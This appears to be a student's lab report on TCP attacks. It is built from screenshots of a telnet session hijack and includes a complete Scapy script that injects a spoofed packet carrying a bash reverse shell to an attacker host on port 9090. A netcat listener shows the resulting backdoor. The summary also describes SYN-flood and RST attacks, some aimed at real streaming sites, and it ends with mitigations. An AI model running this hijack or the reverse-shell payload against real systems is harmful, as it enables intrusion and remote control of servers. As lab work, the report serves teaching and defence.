
Set up the telnet connection from the client to the server.



```
[Wed May 05|02:11@Lab_Client]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Wed May  5 02:11:13 IDT 2021 from 10.0.2.12 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Wed May 05|02:11@Lab_Server]:~$ 
```

We can see a successful connection.


I found the last tcp packet on Wireshark.



```
63 2021-05-05 02:11:36.7060231… 10.0.2.12          10.0.2.13     TCP        66
▸ Frame 63: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de
▸ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
▾ Transmission Control Protocol, Src Port: 51726, Dst Port: 23, Seq: 2356129824, Ack: 2294938487
```

We can see the ip addresses, the source port, sequence number and ack number of the packet.


Then I constructed the packet using Scapy with the information form the last screenshot.



```
from scapy.all import *

src_port = 51726
sequence = 2356129824
acknowledgement = 2294938487
src_ip = "10.0.2.12"
dst_ip = "10.0.2.13"
attacker_ip = "10.0.2.11"

print("Sending Hijacking packet")

ip = IP(src=src_ip, dst=dst_ip)
tcp = TCP(sport=src_port, dport=23, flags="A", seq=sequence, ack=acknowledgement)
payload = "\r/bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1\r"

pkt = ip/tcp/payload
pkt.show()
send(pkt, verbose=0)
```

We set the information and the payload:
we want to open an interactive bash session.
we instruct the server to use tcp connection to the attacker 10.0.2.11 on port 9090 as the standard output.
Also set the standard input to be from the tcp connection and the standard error output as well.


I ran my script.



```
[Wed May 05|02:12@Lab_Attacker]:~/.../TCP_LAB$ sudo python3 Task5.py
Sending Hijacking packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.13
  \options   \
###[ TCP ]###
     sport     = 51726
     dport     = telnet
     seq       = 2356129824
     ack       = 2294938487
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\r/bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1\r'
```

We can see the information we set and the command to the server.


On Wireshark we can see the packet we sent.



```
   68 2021-05-05 02:12:21.9265092… 10.0.2.12          10.0.2.13     TELNET     104          0
▶ Frame 68: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_26:c7:6d (08:00:27:26:c7:6d), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de:
▶ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
▼ Transmission Control Protocol, Src Port: 51726, Dst Port: 23, Seq: 2356129824, Ack: 2294938487
```

We can see the src and dst ip are the client's and the server's. The mac address belongs to the attacker. We can see the information we set on our script.


On the server we check the netstat, filtering our attacker ip 10.0.2.11.



```
[Wed May 05|02:21@Lab_Server]:~$ netstat -nat |grep "10.0.2.11"
tcp        0      0 10.0.2.13:51326          10.0.2.11:9090          ESTABLISHED
```

We can see we have an established connection on with the attacker.

We can now execute as many commands as we would like, by using our backdoor.



```
[Wed May 05|02:10@Lab_Attacker]:~/Downloads$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.13] port 9090 [tcp/*] accepted (family 2, sport 51326)
[Wed May 05|02:12@Lab_Server]:~$ ifconfig |grep "inet"
ifconfig |grep "inet"
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8eeb:39c4:f4ea:3fd6/64 Scope:Link
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

We can see the connection works. We check the ip address and can see we are indeed executing commands on the server.

Task 5 Summary

- I performed a session hijacking attack on telnet protocol.
- I set a telnet connection between the client and server, then constructed a packet on Scapy.
- The packet payload gained us a Netcat connection to the server, thus we can execute commands if the connection stays open.

Lab Summary

Task 1: I performed SYN flood attack using the Netwox tool, causing the server to not respond to SYN requests.

I had to turn off the SYN Cookie countermeasures to do so.

Task 2: I used both Netwox and Scapy to send TCP RST packets to break telnet and ssh connections between 2 machines.

Using Wireshark, I found out the connection's information: ack number, sequence number, source port.

Task 3: I used Netwox to launch TCP RST attack to break a connection on video streaming connection.

I used the Netwox filter on the server host itself.

I have succeeded breaking the connection on artistsspace.org and watched the video stuck.

On YouTube I failed breaking the connection. however, did notice a slightly bumpy connection.

Task 4: I Used both Netwox and Scapy perform TCP Session Hijacking.

Initiated a telnet connection between the client and server, then found the sequence number, ack number and src port on Wireshark and used it to construct a packet using both Netwox and Scapy.

I have launched the attack and managed to create a file on the server using the client connection's information to the server.

I did see the client's connection froze – since both the client and server are now outdated as for the sequence and ack number they should be receiving, causing them send and wait for a packet that would never arrive.

Task 5: I used Scapy to create Reverse Shell using TCP Session Hijacking.

Started a Netcat connection on the attacker listening on port 9090.

Performed the same attack as in task 4 but I changed the payload to execute a command instructing the server to set the stdout to the tcp connection to the attacker on port 9090. Also, the stdin and stderr are redirected to the tcp connection.

Thus, giving me the ability to execute commands on the server through a backdoor.

Innovation

TCP Attacks Mitigation:

Micro blocks—administrators can allocate a micro-record (as few as 16 bytes) in the server memory for each incoming SYN request instead of a complete connection object.

SYN cookies—using cryptographic hashing, the server sends its SYN-ACK response with a sequence number (seqno) that is constructed from the client IP address, port number, and possibly other unique identifying information. When the client responds, this hash is included in the ACK packet. The server verifies the ACK, and only then allocates memory for the connection.

RST cookies—for the first request from a given client, the server intentionally sends an invalid SYN-ACK. This should result in the client generating an RST packet, which tells the server something is wrong. If this is received, the server knows the request is legitimate, logs the client, and accepts subsequent incoming connections from it.

Session Hijacking Mitigation:

End-to-end encryption between the two parties, vpn.